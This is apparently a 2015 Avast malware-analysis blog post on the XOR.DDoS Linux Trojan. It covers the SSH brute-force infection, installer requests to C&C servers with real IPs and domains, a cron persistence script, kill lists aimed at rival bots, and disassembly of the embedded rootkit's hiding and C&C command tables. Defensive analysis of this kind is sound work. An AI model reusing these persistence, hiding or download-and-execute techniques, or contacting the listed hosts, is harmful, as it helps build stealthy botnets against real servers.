Linux DDoS Trojan hiding itself with an embedded rootkit

blog.avast.com/2015/01/06/linux-ddos-trojan-hiding-itself-with-an-embedded-rootkit/

Threat Intelligence Team 6 Jan 2015

All you need to know about the newest Linux threat.

At the end of September 2014, a new threat for the Linux operating system dubbed XOR.DDoS forming a botnet for distributed denial-of-service attacks was reported by the MalwareMustDie! group. The post mentioned the initial intrusion of SSH connection, static properties of related Linux executable and encryption methods used. Later, we realized that the installation process is customized to a victim's Linux environment for the sake of running an additional rootkit component. In this blog post, we will describe the installation steps, the rootkit itself, and the communication protocol for getting attack commands.

Installation Script & Infection Vector

The infection starts by an attempt to brute force SSH login credentials of the root user. If successful, attackers gain access to the compromised machine, then install the Trojan usually via a shell script. The script contains procedures like *main*, *check*, *compiler*, *uncompress*, *setup*, *generate*, *upload*, *checkbuild*, etc. and variables like *__host_32__*, *__host_64__*, *__kernel__*, *__remote__*, etc. The *main* procedure decrypts and selects the C&C server based on the architecture of the system.

In the requests below, *iid* parameter is the MD5 hash of the name of the kernel version. The script first lists all the modules running on the current system by the command *lsmod*. Then it takes the last one and extracts its name and the parameter *vermagic*. In one of our cases, the testing environment runs under "*3.8.0-19-generic\ SMP\ mod_unload\ modversions\ 686* ", which has the MD5 hash equal to CE74BF62ACFE944B2167248DD0674977.

Three GET requests are issued to C&C. The first one is performed by the *check* procedure (note the original misspelling):

```
request:
GET /check?iid=CE74BF62ACFE944B2167248DD0674977&kernel=3.8.0reply:
1001|CE74BF62ACFE944B2167248DD0674977|header directory is exists!
```

Then *compiler* procedure issues another GET request in which parameters like C&C servers, version info, etc, are passed to the server where they are compiled into a newly created executable:

```
request:
GET /compiler?iid=CE74BF62ACFE944B2167248DD0674977&username=admin
&password=admin&ip=103.25.9.245:8005%7C103.240.141.50:8005%7C
66.102.253.30:8005%7Cndns.dsaj2a1.org:8005%7Cndns.dsaj2a.org:8005%7C
ndns.hcxiaoao.com:8005%7Cndns.dsaj2a.com:8005
&ver=3.8.0-19-
generic%5C%20SMP%5C%20mod_unload%5C%20modversions%5C%20686%5C%20
&kernel=3.8.0
reply:
1001|CE74BF62ACFE944B2167248DD0674977|header directory is exists!
```

Finally, the third GET request downloads the customized version of the Trojan's binary in the form of a gzip archive, which is unpacked and executed:


```
request:
GET /upload/module/CE74BF62ACFE944B2167248DD0674977/build.tgz
reply:
1001|CE74BF62ACFE944B2167248DD0674977|create ok
```

The previous steps run only in the case that there already is a built version for the current kernel version on the server side. If not, the script locates the kernel headers in */lib/modules/%s/build/* directory, where *%s* means the return value after calling the command *uname* with parameter *r,* then packs all files and uploads them to the C&C server using a custom uploader called *mini*. The steps of the first scenario follows.

The rootkit component is a loadable kernel module (LKM). To install it successfully on a system, the *vermagic* value of LKM needs to agree with the version of the kernel headers installed on the user's system. That’s the motivation behind previous installation steps. If previous sequences fail, the script installs a Trojan omitting the rootkit component.

Structure & Persistence

The binary structure of the main executable is as follows:



```
#!/bin/sh
# chkconfig: 12345 90 90
# description: lowpleukzt
### BEGIN INIT INFO
# Provides:        lowpleukzt
# Required-Start:
# Required-Stop:
# Default-Start:   1 2 3 4 5
# Default-Stop:
# Short-Description:   lowpleukzt
```


```
hide_file
hide_proc
hide_tcp4_port
hide_udp4_port
firewall_acceptip
firewall_dropip
```

The persistence of the Trojan is achieved in multiple ways. First, it is installed into the */boot/* directory with a random 10-character string. Then a script with the identical name as the Trojan is created in the */etc/init.d* directory. It is together with five symbolic links pointing to the script created in */etc/rc%u.d/S90%s*, where *%u* runs from 1 to 5 and *%s* is substitute with the random. Moreover, a script */etc/cron.hourly/cron.sh* is added with the content:

```
#!/bin/sh
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin'
for i in `cat /proc/net/dev|grep :|awk -F: {',27h,'print $1',27h,'}`; do ifconfig $i up& done
cp /lib/udev/udev /lib/udev/debug
/lib/udev/debug
```

The line "*/3 * * * * root /etc/cron.hourly/cron.sh*" is inserted in the crontab.

The functionality of the main executable lies in three infinite loops responsible for 1. downloading and executing instructions in a bot's configuration file, 2. reinstalling itself as the */lib/udev/udev* file, and 3. performing flooding commands. The configuration file contains four categories of lists: *md5*, *denyip*, *filename* and *rmfile* and mean killing a running process based on its CRC checksum, on the active communication with an IP from the list, on a filename, and finally removing a file with a specified name. In the next figure, a fragment of the config file is displayed (known filenames connected with competing flooding Trojans are highlighted):




```
filename=/root/L26_25001,/root/myshh,/tmp/.sshdd,/root/sshdd,/root/server26,/root/26sunmukong,/root/Linux2.6bc,/root/m2.6,/root/GatesF
filename=/bin/check.sh,/bin/get.sh,/bin/kill.sh,/bin/reset.sh,/boot/pro,/boot/proh,/etc/.SSH2,/etc/.SSHH2,/etc/fdsfsfvff,/etc/gdmorpen
filename=/etc/qfhjrtfyhuf,/etc/khelper,/etc/nhgbhhj,/etc/rewgtf3er4t,/etc/scsi_eh_1,/etc/sfewfesfs,/etc/smarvtd,/tmp/sht1,/root/.synest,/etc/bysrc.sh
filename=/usr/bin/bsd-port/getty,/root/.bynest,/etc/ksdrip,/root/apple,/usr/bin/bsd-port/agent,/root/coninet,/root/8520,/usr/bin/tor,/etc/sysmm.sh
filename=/etc/whitptabil,/etc/dsfrefr,/home/sivipos/ip/bash,/media/system,/mnt/lsi_mrdsnmp,/root/.ppsh6,/root/.syssyn,/root/Linux2.4
filename=/root/Linux2.6,/root/Mm2,/root/TSmm,/root/h26,/root/lv,/root/root-,/root/xudp,/tmp/.apache,/tmp/.sshdd14,/tmp/.sshhdd140,/tmp/fdsfsfvff
filename=/tmp/gdmorpen,/tmp/qfhjrtfyhuf,/tmp/rewgtf3er4t,/tmp/sfewfesfs,/tmp/smarvtd,/tmp/whitptabil,/usr/bin/z1,/usr/games/.kde/crond,/root/x1123
filename=/usr/local/bin/mail,/usr/share/doc/bash,/usr/share/menu/bash,/var/lib/easy-tomcat7/webapps/7777/asd,/var/tmp/.apache,/usr/bin/darkice
filename=/mnt/es/scanssh,/root/233,/root/linuxx,/root/ssh1,/root/ssh33,/root/bulong,/usr/bin/kdm,/tmp/enechlinuxFast/bash,/tmp/prfos,/root/m4ma
filename=/root/kerne,/etc/con,/root/KM,/etc/cupsddh,/tmp/netns,/etc/.synest,/tmp/nhgbhhj,/root/FreeBSD,/var/run/FreeBSD,/var/run/mmmk,/root/zanzhu
filename=/root/bash,/tmp/m3,/bin/mysql515,/USR/SBIN/CRON,/root/.killconnd,/root/good99,/etc/sdmfdsfhjfe,/etc/ssh/sshpa,/etc/byv832,/tmp/byv832
filename=/root/2.6,/usr/share/hplip/hpssd.py,/var/lock/subsys/hpssd.py,/usr/sbin/hpiod,/var/lock/subsys/hpiod,/root/crond,/root/.Rape,/root/qazse1
filename=/usr/sbin/tor,/lib/crond,/bin/local1,/sbin/ttymon,/root/sshd1,/root/m64,/root/TSmuu,/tmp/24Mn,/etc/.kde/crond,/root/L26,/root/Luick
filename=/bin/.Rape,/root/rc.local,/root/lsi_mrdsnmp,/root/noip2-Linux,/root/mix/ssh,/root/u38,/root/u39,/bin/ua,/root/dos,/root/wen,/root/mysql1
filename=/root/passdw,/root/.Raps,/tmp/scas/i,/root/ipso,/root/chou1,/root/task1,/etc/ssh2,/bin/csapp,/root/333,/root/stop,/root/haoge
filename=/root/sbinhttp,/root/.mineop,/root/wuxuan2.6,/root/1ndirt,/root/.sshsun,/root/mstsc,/root/dabufen,/root/java__,/root/qishao1
filename=/var/tmp/.x/crond,/etc/wmpcir.s,/root/dos32,/opt/root/saonao,/opt/root/Linux2.6,/opt/root/xuu1,/usr/sbin/asterisk,/root/hhxx,/etc/1ndir
filename=/root/df2g1,/usr/bin/kernel,/etc/khelper,/etc/scsi_eh_1,/root/xiaoqiang99,/root/dos64,/tmp/kiss,/opt/root/360tg,/opt/root/edMaa,/root/edMab
filename=/root/caonimaa,/tmp/prfos,/root/L26_25000,/root/ssh77,/usr/sbin/.Addre,/root/.Addre,/root/wei,/root/killall,/root/mc2,/etc/yjcy32,/root/jun
filename=/opt/root/xudp,/opt/root/saonaoa,/opt/root/1066na,/mnt/system,/root/pkpp,/media/rc.local,/root/.s/scanssh,/root/26ssh22,/tmp/iongune,/server,
filename=/run/vard,/root/netstat,/root/sshb,/root/azwen,/tmp/inia

rmfile=/tmp/.sshhdd,/tmp/.sshdd,/etc/.SSH2,/etc/.SSHH2,/etc/Gates_18452_BTC,/root/gonne-sysadmin,/etc/Gates_36000,/root/cao,/root/ssh
rmfile=/etc/dbus-daemon,/etc/gnome-system,/root/sql200,/root/Explorer-aovtu,/etc/syslogd-gonsys,/etc/auto,/root/pidasdsa,/tmp/sh-
```

The lists of processes to kill or remove before its own installation is typical for flooding Trojans.

Also we have to note that there is a variant of this Trojan compiled for the ARM architecture. This suggests that the list of potentially infected systems (besides 32-bit and 64-bit Linux web servers and desktops) is extended for routers, Internet of Things devices, NAS storages or 32-bit ARM servers (however, it has not been observed in the wild yet). It contains an additional implementation of the download-and-execute feature in an infinite loop called *daemondown*:




```
.text:0000D570                  BL      dec_conf        ; http://info1.3000uc.com/b/u.php?id=xxx
.text:0000D574                  SUB     R3, R11, #-(ip+8)
.text:0000D578                  SUB     R3, R3, #4
.text:0000D57C                  SUB     R3, R3, #4
.text:0000D580                  MOV     R0, R3          ; dst
.text:0000D584                  LDR     R1, =byte_7C2E4 ; src
.text:0000D588                  MOV     R2, #0x200      ; size
.text:0000D58C                  BL      dec_conf        ; www.macbookscan.com:2828|www.macbookscan.
.text:0000D590                  LDR     R2, =DNS_ADDR
.text:0000D594                  LDR     R3, =a103_25_9_229 ; "103.25.9.229"
.text:0000D598                  MOV     R1, R2
.text:0000D59C                  MOV     R2, R3
.text:0000D5A0                  MOV     R3, #0x10
          ...                    ...
.text:0000D5EC
.text:0000D5EC loc_D5EC                                 ; CODE XREF: daemondown+174↓j
.text:0000D5EC                  SUB     R2, R11, #-(geturl+8)
.text:0000D5F0                  SUB     R2, R2, #4
.text:0000D5F4                  SUB     R2, R2, #4
.text:0000D5F8                  SUB     R3, R11, #-(geturl+8)
.text:0000D5FC                  SUB     R3, R3, #4
.text:0000D600                  SUB     R3, R3, #8
.text:0000D604                  MOV     R0, R2          ; http_url
.text:0000D608                  MOV     R1, R3          ; size
.text:0000D60C                  BL      http_download_mem
```

A few days ago, a new 32-bit variant of this Trojan with few modifications was observed. The bot is installed as */lib/libgcc4.so* file, the unique file containing its identification string (see later) was */var/run/udev.pid*, the initialization script was */etc/cron.hourly/udev.sh* and the rootkit features were completely omitted. The presence of all these files could serve as an indicator of compromise (IoC).


LKM Rootkit

Trojans for the Windows platform have used various rootkit features for a very long time. It is known that some trojanized flooding tools had the Windows variant utilizing the Agony rootkit (its source code has been publicly shared and available since 2006). We presented research related to these malicious DDoS tools at **Botconf 2014** in a survey called Chinese Chicken: Multiplatform-DDoS-Botnets. Now there is a flooding Trojan for Linux that also contains an embedded rootkit. It’s main functionality is to hide various aspects of the Trojan’s activity and is provided by procedures in the switch table:




```
08001560 rootkit_command dd offset loc_8000EB0   ; DATA XREF: global_ioctl+4D↑r
08001560                 dd offset cmd_hide_proc ; jump table for switch statement
08001560                 dd offset cmd_unhide_proc
08001560                 dd offset cmd_hide_tcp4_port
08001560                 dd offset cmd_unhide_tcp4_port
08001560                 dd offset cmd_hide_tcp6_port
08001560                 dd offset cmd_unhide_tcp6_port
08001560                 dd offset cmd_hide_udp4_port
08001560                 dd offset cmd_unhide_udp4_port
08001560                 dd offset cmd_hide_udp6_port
08001560                 dd offset cmd_unhide_udp6_port
08001560                 dd offset cmd_hide_file
08001560                 dd offset cmd_unhide_file
08001560                 dd offset cmd_firewall_dropip
08001560                 dd offset cmd_unfirewall_dropip
08001560                 dd offset cmd_firewall_acceptip
08001560                 dd offset cmd_unfirewall_acceptip
08001560 _rodata         ends
```

The Trojan running in the userspace requests these features from the rootkit in the kernel by ioctl command with a specific code (0x9748712). The presence of the rootkit is first checked by opening a process with the name *rs_dev*:



```
0804BD22                 mov     dword ptr [esp], offset aProcRs_dev ; "/proc/rs_dev"
0804BD29                 call    _open
0804BD2E                 mov     [ebp+fd], eax
0804BD31                 cmp     [ebp+fd], 0FFFFFFFFh
0804BD35                 jnz     short loc_804BD39
0804BD37                 jmp     short loc_804BD75
0804BD39 ; ---------------------------------------------------------------------------
0804BD39
0804BD39 loc_804BD39:                            ; CODE XREF: HidePidPort+2F↑j
0804BD39                 mov     eax, [ebp+_port_no]
0804BD3C                 mov     [ebp+var_1A], ax
0804BD40                 mov     eax, [ebp+_task]
0804BD43                 mov     [ebp+var_10], ax
0804BD47                 lea     eax, [ebp+var_1A]
0804BD4A                 mov     [ebp+var_C], eax
0804BD4D                 lea     eax, [ebp+var_10]
0804BD50                 mov     [esp+8], eax
0804BD54                 mov     dword ptr [esp+4], 9748712h ; request
0804BD5C                 mov     eax, [ebp+fd]
0804BD5F                 mov     [esp], eax      ; fd
0804BD62                 call    _ioctl
```

The own request needs two parameters: One specifies the number of the command to be performed by the rootkit, and the other one is the number of the port to be hidden. Below is an example of how the Trojan hides the TCP port (notice the task value 3):




```
0804F2C2 loc_804F2C2:                              ; CODE XREF: main+A90↓j
0804F2C2                 mov     eax, [esp+34h]
0804F2C6                 movzx   eax, word ptr [eax+100h]
0804F2CD                 movzx   eax, ax
0804F2D0                 mov     [esp+4], eax     ; port no
0804F2D4                 mov     dword ptr [esp], 3 ; task
0804F2DB                 call    HidePidPort
0804F2E0                 mov     eax, [esp+34h]
0804F2E4                 mov     eax, [eax+104h]
0804F2EA                 mov     [esp+34h], eax
```

Based on the procedure names, it is likely that the malware authors were inspired by the open source project called Suterusu to build up their rootkit. The Trojan from last year called Hand of Thief failed in its ambitions to be the first banking Trojan for Linux desktops. It also borrowed part of its code from an existing open source project, namely methods of process injection. The description of the project says “An LKM rootkit targeting Linux 2.6/3.x on x86(_64), and ARM”. Another article related to Suterusu was published in January 2013.


C&C communication

The communication is encrypted in both directions with the same hard-coded XOR key (BB2FA36AAA9541F0) as the configuration file. An additional file */var/run/sftp.pid* containing an unique magic string of length 32 bytes is stored and utilized as an unique identifier of a victim’s machine within the communication. There is a list of C&C commands, for which the bot listens to: To start flooding, to stop flooding, to download-and-execute, to self-update, to send the MD5 hash of its memory, and to get list of processes to kill:



```
08052494 _cmd_cnc        dd offset _cmd_nothing  ; DATA XREF: exec_packet+C2↑r
08052494                 dd offset _cmd_nothing  ; jump table for switch statement
08052494                 dd offset _cmd_stop
08052494                 dd offset _cmd_start
08052494                 dd offset _cmd_nothing
08052494                 dd offset _cmd_nothing
08052494                 dd offset _cmd_downfile
08052494                 dd offset _cmd_updatefile
08052494                 dd offset _cmd_send_process_md5
08052494                 dd offset _cmd_get_kill_process
```


The list of C&Cs is stored in the shell script in the __*remote*__ variable. The Trojan first sends information about the running system to the C&C server (very likely to be displayed on a panel of a botnet operator). The replies usually arrived in a form of a command. The header of the command is 0x1C bytes long and is stored within a structure called *Header*. The first command is to stop any flooding attack and the next one to start one with the list of hosts provided. The entries of the *Header* are shown below. Highlighted parameters are the size of the total size of a command (*Size*, 0x102C), the task number (*Order*, 0x3, i.e. *_cmd_start* in the switch table), and the number of flooding tasks (*Task_Num*, 0xF):



```
.text:08050F25 loc_8050F25:                          ; CODE XREF: tcp_thread+4D1↑j
.text:08050F25 mov     ebx, [ebp+Header.CRC]
.text:08050F2B mov     eax, [ebp+Header.CRC]
.text:08050F31 mov     [esp], eax                    ; Header
.text:08050F34 mov     eax, [ebp+Header.Size]
.text:08050F3A mov     [esp+4], eax
.text:08050F3E mov     eax, [ebp+Header.Order]
.text:08050F44 mov     [esp+8], eax
.text:08050F48 mov     eax, [ebp+Header.Task_Num]
.text:08050F4E mov     [esp+0Ch], eax
.text:08050F52 mov     eax, [ebp+Header.TimeOut]
.text:08050F58 mov     [esp+10h], eax
.text:08050F5C mov     eax, [ebp+Header.BeginIP]
.text:08050F62 mov     [esp+14h], eax
.text:08050F66 mov     eax, [ebp+Header.EndIP]
.text:08050F6C mov     [esp+18h], eax
.text:08050F70 call    CalcHeaderCrc
.text:08050F75 cmp     ebx, eax
00008F44 08050F44: tcp_thread+50F
```

```
BFA1BEBC  6B C6 56 2A 2C 10 00 00 03 00 00 00 0F 00 00 00  kãV*,...........
BFA1BECC  1E 00 00 00 [redacted] [redacted] 00 10 00 00  ....°.i[°.i[....
```

The rest of the flooding command contains an encrypted structure with attack tasks. After decryption, we can see an IP address (red color) and ports (green color) which will be flooded by the Trojan and other parameters of the DDoS attack (e.g. grey color decides the type of attack: SYN/DNS).



```
00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  |
00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  |
00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  |
